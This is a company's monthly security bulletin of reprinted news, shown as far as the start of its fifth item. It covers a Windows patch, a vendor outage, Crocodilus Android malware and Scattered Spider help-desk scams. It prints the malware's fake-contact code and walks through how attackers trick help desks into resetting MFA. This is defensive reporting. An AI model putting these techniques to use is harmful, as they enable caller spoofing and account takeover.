




telelink
business
services

Monthly Security Bulletin

J U N E / 2 5

Advanced Security
Operations Center



This security bulletin is powered by Telelink Business Services’ Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

Why Advanced Security Operations Center (ASOC) by Telelink?



Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.



Built utilizing state of the art leading vendor's solutions.



Can be sized to fit small, medium, and large business needs.



ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	Microsoft and CrowdStrike partner to link hacking group names	4
2.	Microsoft ships emergency patch to fix Windows 11 startup failures	4
3.	SentinelOne: Last week's 7-hour outage caused by software flaw.....	6
4.	Android malware Crocodilus adds fake contacts to spoof trusted callers.....	7
5.	Scattered Spider: Three things the news doesn't tell you.....	9
6.	FBI warns of NFT airdrop scams targeting Hedera Hashgraph wallets.....	14
7.	Germany fines Vodafone \$51 million for privacy, security breaches	16
8.	FBI: BADBOX 2.0 Android malware infects millions of consumer devices.....	16
9.	Critical Fortinet flaws now exploited in Qilin ransomware attacks	19
10.	Microsoft shares script to restore inetpub folder you shouldn't delete	21
11.	SentinelOne shares new details on China-linked breach attempt	23
12.	How To Protect Your Family's Smartphones While on Vacation	25
13.	Microsoft Patch Tuesday for June 2025 — Snort rules and prominent vulnerabilities	28
14.	Microsoft creates separate Windows 11 24H2 update for incompatible PCs.....	30
15.	Password-spraying attacks target 80,000 Microsoft Entra ID accounts	31
16.	What to Do If You Book a Hotel or Airbnb and It Turns Out to Be a Scam	33
17.	Discord flaw lets hackers reuse expired invites in malware campaign	36
18.	Kali Linux 2025.2 released with 13 new tools, car hacking updates	40
19.	Sitecore CMS exploit chain starts with hardcoded 'b' password	43
20.	ChainLink Phishing: How Trusted Domains Become Threat Vectors.....	45
21.	Can users reset their own passwords without sacrificing security?.....	48
22.	Cloudflare blocks record 7.3 Tbps DDoS attack against hosting provider	51
23.	Russian hackers bypass Gmail MFA using stolen app passwords	52
24.	Dissecting a Malicious Havoc Sample	56
25.	US Homeland Security warns of escalating Iranian cyberattack risks	69
26.	How Today's Pentest Models Compare and Why Continuous Wins	70
27.	How Criminals Are Using AI to Clone Travel Agents and Steal Your Money.....	74
28.	Cisco warns of max severity RCE flaws in Identity Services Engine.....	77
29.	Cloudflare open-sources Orange Meets with End-to-End encryption.....	78
30.	Microsoft Defender for Office 365 now blocks email bombing attacks	81
31.	Cisco Identity Services Stored Cross-Site Scripting Vulnerability.....	82

1. Microsoft and CrowdStrike partner to link hacking group names

Microsoft and CrowdStrike announced today that they've partnered to connect the aliases used for specific threat groups without actually using a single naming standard.

As the two companies explained on Monday, this will be done by mapping (or linking) the different names their security analysts use for each group they track.

Microsoft has updated its threat actor reference guide with a list of common hacking groups tracked by CrowdStrike and Redmond, all mapped using each company's naming systems.

"This reference guide serves as a starting point, a way to translate across naming systems so defenders can work faster and more efficiently, especially in environments where insights from multiple vendors are in play," said Vasu Jakkal, Corporate Vice President for Microsoft Security.

"This effort is not about creating a single naming standard. Rather, it's meant to help our customers and the broader security community align intelligence more easily, respond faster, and stay ahead of threat actors."

This naming taxonomy mapping effort is the initial step towards making tracking overlapping threat actor activity easier and avoiding unnecessary confusion and complexity.

As Microsoft also revealed today, Google/Mandiant and Palo Alto Networks' Unit 42 will also be contributing their own information to make attribution faster and clearer, with other cybersecurity companies likely to join this initiative in the future.

After more security firms join this alliance and start sharing their telemetry data, this initiative will bring clarity and make it simpler for network defenders to translate naming systems and build a far more accurate view of malicious campaigns.

"CrowdStrike and Microsoft are proud to take the first step, but we know this must be a community-led initiative to succeed," added Adam Meyers, Senior Vice President for Intelligence at CrowdStrike.

"Together, the companies have already deconflicted more than 80 threat actors through direct, analyst-led collaboration. These represent some of the most active and sophisticated adversaries in the world.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-and-crowdstrike-partner-to-link-hacking-group-names/>

2. Microsoft ships emergency patch to fix Windows 11 startup failures


Microsoft has released an out-of-band update to address a known issue causing some Windows 11 systems to enter recovery and fail to start after installing the KB5058405 May 2025 security update.

Users on the affected computers see 0xc0000098 recovery errors in ACPI.sys (the Windows Advanced Configuration and Power Interface driver, a Windows kernel-mode driver critical for power management and device configuration), warning them that the device must be repaired because the operating system couldn't be loaded.

As Microsoft revealed when it acknowledged the issue on Thursday, this known issue affects Windows 11 22H2/23H2 systems in enterprise environments and mainly impacts Azure Virtual Machines, Azure Virtual Desktop, and on-premises virtual machines hosted on Citrix or Hyper-V.

"We are investigating reports of the May 13, 2025 Windows security update (KB5058405) failing to install on some Windows 11, version 22H2 and 23H2 devices," the company said when it acknowledged the issue on Thursday.

Redmond added that PCs running Windows Home or Pro editions in home environments are unlikely to face these issues because the impacted virtual machines are mostly used in IT environments.



Recovery screen with 0xc0000098 ACPI.sys error (Main-Apartment8743)

Emergency update available via Microsoft Update Catalog

Over the weekend, the company released the KB5062170 non-security out-of-band update to mitigate these installation and boot problems, which can be installed manually using the standalone MSU packages from the Microsoft Update Catalog.

"We recommend using Azure Virtual Machine repair commands as a workaround for Azure customers who have already applied the May 2025 Windows security update and are experiencing this issue," the company noted in a Saturday update to the Windows release health dashboard.

"If you have not yet deployed the May 2025 Windows security update (KB5058405) and your environment includes devices running in a virtual desktop infrastructure on Windows 11, versions 22H2 and 23H2, we recommend you apply the OOB update instead."

In April, Microsoft addressed a "latent code issue" causing some systems to be upgraded to Windows 11 automatically despite Intune policies set up to block Windows 11 upgrades.

Microsoft also fixed a known issue blocking Windows 11 24H2 feature updates via Windows Server Update Services (WSUS) after deploying the April 2025 security updates.

Earlier this month, it shipped another round of emergency out-of-band updates to mitigate a Windows 10 bug forcing PCs into BitLocker recovery after installing the May 2025 security updates.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-ships-emergency-patch-to-fix-windows-11-installation-issues/>

3. SentinelOne: Last week's 7-hour outage caused by software flaw

American cybersecurity company SentinelOne revealed over the weekend that a software flaw triggered a seven-hour-long outage on Thursday.

This massive outage affected multiple customer-facing services in what SentinelOne described as a "global service disruption."

SentinelOne acknowledged the outage in a post published Thursday, reassuring customers that their systems were still protected.

"Customer endpoints are still protected at this time, but managed response services will not have visibility. Threat data reporting is delayed, not lost. Our initial RCA suggests this is not a security incident," SentinelOne said.

In a root cause analysis issued two days later, the company confirmed the incident's root cause was not a cyberattack or a security breach but a software flaw in an infrastructure control system that deleted critical network routes and DNS resolver rules automatically, which caused most services to go down in all regions.

Services were brought down after all required connecting infrastructure became reachable after a flaw in an outgoing cloud management function led to the restoration of an empty backup of the AWS Transit Gateway route table.

"SentinelOne is currently in the process of transitioning our production systems to a new cloud architecture built on Infrastructure-as-Code (IaC) principles. The deletion occurred after a soon-to-be-deprecated (i.e. outgoing) control system was triggered by the creation of a new account," SentinelOne explained.

"A software flaw in the control system's configuration comparison function misidentified discrepancies and applied what it believed to be the appropriate configuration state, overwriting previously established network settings. As this outgoing control system is no longer our source of truth for network configurations, it restored an empty route table."

As a result of this outage, programmatic access to the company's services was also interrupted, while Unified Asset Management/Inventory and Identity services were also brought down, blocking customers from viewing vulnerabilities or accessing identity consoles.

The company added that the outage may have impacted data ingestion from various third-party services, as well as Managed Detection and Response (MDR) alerts.

SentinelOne says the customers' endpoints remained protected, even though their security teams couldn't log into the SentinelOne management console, access SentinelOne data, or manage SentinelOne services.

Source: <https://www.bleepingcomputer.com/news/technology/sentinelone-last-weeks-7-hour-outage-caused-by-software-flaw/>

4. Android malware Crocodilus adds fake contacts to spoof trusted callers

The latest version of the 'Crocodilus' Android malware has introduced a new mechanism that adds a fake contact to an infected device's contact list to deceive victims when they receive calls from the threat actors.

This feature was introduced along with several others, mostly evasion-focused improvements, as the malware appears to have expanded its targeting scope worldwide.


Crocodilus goes global

The malware was first documented by Threat Fabric researchers in late March 2025, who highlighted its extensive data-theft and remote control capabilities.

Those early versions also featured elementary attempts at social engineering via bogus error messages requesting the user's cryptocurrency wallet key to be "backed up" within 12 hours or lose access to it.

At the time, Crocodilus was only seen in a few small-scale campaigns in Turkey.

This has now changed, according to Threat Fabric, which continued monitoring the malware operation and observed that Crocodilus has expanded its targeting scope to all continents.



Heatmap of Crocodilus recent victims

Source: Threat Fabric

At the same time, the latest releases introduced improved evasion through code packing on the dropper component and an extra layer of XOR encryption for the payload.

The analysts have also seen code convolution and entanglement that makes reverse engineering the malware more difficult.

Another addition is a system to parse stolen data locally on the infected device before exfiltrating it to the threat actor for higher-quality data collection.

Fake contacts

A notable feature in the latest Crocodilus malware version is the ability to add fake contacts on the victim's device. Doing so would cause the device to display the name listed in a caller's contact profile rather than the caller ID when receiving an incoming call.

This could allow the threat actors to impersonate trusted banks, companies, or even friends and family members, making the calls appear more trustworthy.

This action is performed upon issuing a specific command that triggers the following code to programmatically (using ContentProvider API) create a new local contact on the Android device.

```
public static boolean writeContact(Context context0, String name, String
number) {
    try {
        ArrayList arrayList0 = new ArrayList();
        arrayList0.add(ContentProviderOperation.newInsert(
            ContactsContract.RawContacts.CONTENT_URI).withValue("account_type",
            null).withValue("account_name", null).build());
        Uri uri0 = ContactsContract.Data.CONTENT_URI;
        arrayList0.add(ContentProviderOperation.newInsert(uri0).
            withValueBackReference("raw_contact_id", 0).withValue("mimetype",
            "vnd.android.cursor.item/name").withValue("data1", name).build());
        arrayList0.add(ContentProviderOperation.newInsert(uri0).
            withValueBackReference("raw_contact_id", 0).withValue("mimetype",
            "vnd.android.cursor.item/phone_v2").withValue("data1", number).
            withValue("data2", 2).build());
        context0.getContentResolver().applyBatch("com.android.contacts",
            arrayList0);
        return true;
    }
    catch (Exception exception0) {
        exception0.printStackTrace();
        return false;
    }
}
```

JS snippet to create a new contact on the device

Source: Threat Fabric

"Upon receiving the command "TRU9MMRHBCRO", Crocodilus adds a specified contact to the victim's contact list," explains Threat Fabric in the report.

"This further increases the attacker's control over the device. We believe the intent is to add a phone number under a convincing name such as "Bank Support," allowing the attacker to call the victim while appearing legitimate."

The rogue contact is not tied to the user's Google account, so it won't sync with other devices where they're logged in.

Crocodilus is evolving quickly, demonstrating an affinity to social engineering, which makes it a particularly dangerous malware.

Android users are advised to stick to Google Play or trusted publishers when downloading software for their devices, ensuring that Play Protect is always active and minimizing the number of apps they use to the absolute necessary.

Source: <https://www.bleepingcomputer.com/news/security/android-malware-crocodilus-adds-fake-contacts-to-spoof-trusted-callers/>

5. Scattered Spider: Three things the news doesn't tell you

With the recent attacks on UK retailers Marks & Spencer and Co-op, so-called Scattered Spider has been all over the media, with coverage spilling over into the mainstream news due to the severity of the disruption — currently looking like hundreds of millions in lost profits for M&S alone.

This coverage is extremely valuable for the cyber security community as it raises awareness of the battles that security teams are fighting every day. But it's also created a lot of noise that can make it tricky to understand the big picture.

So here's three things that you might have missed — some you probably know already, and others that you might not be aware of if you haven't been tracking Scattered Spider beyond the recent attacks.

1. There's no such thing as Scattered Spider

As a community, we sometimes forget that giving cool names to patterns of threat actor activity can sensationalize and make supervillains out of criminals. That said, cool names are sticky, and have a better chance of being commonly recognized and adopted, which is helpful for intelligence sharing.

But we need to remember that Scattered Spider didn't call themselves Scattered Spider. CrowdStrike did. And there are lots of other names given to the pattern of activity and techniques that we know as Scattered Spider:

- UNC3944 (Mandiant)
- Octo Tempest (Microsoft)
- Oktapus (Group-IB)
- Muddled Libra (Unit 42)
- Scatter Swine (Okta)

But it's not quite as simple as that, because there aren't clear boundaries. The pattern of activity that analysts classify as Scattered Spider touches on a number of self-named criminal groups like, Lapsus\$, Yanluowang, Karakurt, and ShinyHunters (behind the Snowflake attacks in 2024).

Typically, the main "brands" created by attackers overlap with ransomware/extortion crews, which often have their own unique (or at least modified) ransomware encryptor and platform.

This explains the other cool name that's cropped up a lot in the recent reporting — DragonForce — creating some confusion around specifically who executed the attacks on M&S and Co-op. Unlike Scattered Spider, DragonForce is a Ransomware-as-a-Service group that provides tooling and specialist services for hire to affiliates like Scattered Spider.

They are not the ones executing the attack, but the criminals classified under "Scattered Spider" are effectively using their services and encryption software once they have completed the initial intrusion.


What defines Scattered Spider?

So, it's confusing, but what we're really tracking is patterns of behavior tied to certain regions of operation.

When you think of Scattered Spider, you might be reminded of the series of arrests that happened throughout 2024. And yet, attacks have continued — because we're not talking about a tight-knit group of specific individuals, but a broader community or collective of criminals, all using similar techniques, with the same ultimate goal — making money (typically through data theft, ransomware, and extortion).

So, what defines so-called Scattered Spider?

- Primarily English native speakers located mainly in English-speaking countries — the UK, US, Canada, Australia — but with activity also traced to mainland Europe, Russia, and India.



Scattered Spider presence

Source: Mandiant

- Use of predominantly identity-based tactics, techniques and procedures (TTPs) specialising in phishing, credential attacks, help desk scams/vishing, SIM swapping, smishing, etc. — all designed to achieve account takeover.
- Cloud-conscious techniques, such as targeting modern cloud identity provider accounts such as Okta and Microsoft Entra, and abusing cloud services and environments.

When we think of Scattered Spider, we think of the quintessential cloud-native attacker who has grown up in the modern era of computing and internet services where being a hacker is less about

network exploits than it is about logging into accounts on apps and services. These are people who probably cut their teeth in credit card scams and other forms of internet fraud rather than trawling the internet for exposed servers and open ports.

So they're identity-first, but more important than that, they're flexible and adaptable. They're also willing to go after any and every company that presents an opportunity.

2. Help desk scams aren't new

The headline story from the recent campaign against UK retailers is the use of help desk scams. This typically involves the attacker calling up a company's help desk with some level of information — at minimum, PII that allows them to impersonate their victim, and sometimes a password, leaning heavily on their native English-speaking abilities to trick the help desk operator into giving them access to a user account.

How it works

The goal of a help desk scam is to get the help desk operator to reset the credentials and/or MFA used to access an account so the attacker can take control of it. They'll use a variety of backstories and tactics to get that done, but most of the time it's as simple as saying "I've got a new phone, can you remove my existing MFA and allow me to enroll a new one?"

From there, the attacker is then sent an MFA reset link via email or SMS. Usually, this would be sent to, for example, a number on file — but at this point, the attacker has already established trust and bypassed the help desk process to a degree. So asking "can you send it to this email address" or "I've actually got a new number too, can you send it to..." gets this sent directly to the attacker.

At this point, it's simply a case of using the self service password reset functionality for Okta or Entra (which you can get around because you now have the MFA factor to verify yourself) and voila, the attacker has taken control of the account.

And the best part? Most help desks have the same process for every account — it doesn't matter who you're impersonating or which account you're trying to reset. So, attackers are specifically targeting accounts likely to have top tier admin privileges — meaning once they get in, progressing the attack is trivial and much of the typical privilege escalation and lateral movement is removed from the attack path.

So, help desk scams have proved to be a reliable way of bypassing MFA and achieving account takeover — the foothold from which to launch the rest of an attack, such as stealing data, deploying ransomware, etc.

This isn't their first rodeo

But something that's not quite coming across in the reporting is that Scattered Spider have been doing this successfully since 2022, with the M&S and Co-op attacks merely the tip of the iceberg. Vishing (calling a user to get them to give up their MFA code) has been a part of their toolkit since the beginning, with the early attacks on Twilio, LastPass, Riot Games, and Coinbase involving some form of voice-based social engineering.

Notably, the high-profile attacks on Caesars, MGM Resorts, and Transport for London all involved calling a help desk to reset credentials as the initial access vector.

- **Caesars** in August 2023 where hackers impersonated an IT user and convinced an outsourced help desk to reset credentials, after which the attacker stole the customer loyalty program database and secured a \$15m ransom payment.
- **MGM Resorts** in September 2023, where the hacker used LinkedIn information to impersonate an employee and reset the employee's credentials, resulting in a 6TB data theft. After MGM refused to pay, the attack eventually resulted in a 36-hour outage, a \$100m hit, and a class-action lawsuit settled for \$45m.
- **Transport for London** in September 2024 resulted in 5,000 users' bank details exposed, 30,000 staff required to attend in-person appointments to verify their identities and reset passwords, and significant disruption to online services lasting for months.

So not only have Scattered Spider been using these techniques for some time, but the severity and impact of these attacks has been ramping up.

Avoiding help desk gotchas

There's lots of advice for securing help desks being circulated, but much of the advice still results in a process that is either phishable or difficult to implement.

Ultimately, organizations need to be prepared to introduce friction to their help desk process and either delay or deny requests in situations where there's significant risk. So, for example, having a process for MFA reset that recognizes the risk associated with resetting a high-privileged account:

- Require multi-party approval / escalation for admin-level account resets
- Require in-person verification if the process can't be followed remotely
- Freeze self-service resets when suspicious behavior is encountered (this would require some kind of internal process and awareness training to raise the alarm if an attack is suspected)

And watch out for these gotchas:

- If you receive a call, good practice is to terminate the call and dial the number on file for the employee. But, in a world of SIM swapping, this isn't a foolproof solution — you could just be re-dialing the attacker.
- If your solution is to get the employee on camera, increasingly sophisticated deepfakes can thwart this approach.

But, help desks are a target for a reason. They're "helpful" by nature. This is usually reflected in how they're operated and performance measured — delays won't help you to hit those SLAs! Ultimately, a process only works if employees are willing to adhere to it — and can't be socially engineered to break it.

Help desks that are removed from day-to-day operations (especially when outsourced or offshored) are also inherently susceptible to attacks where employees are impersonated.

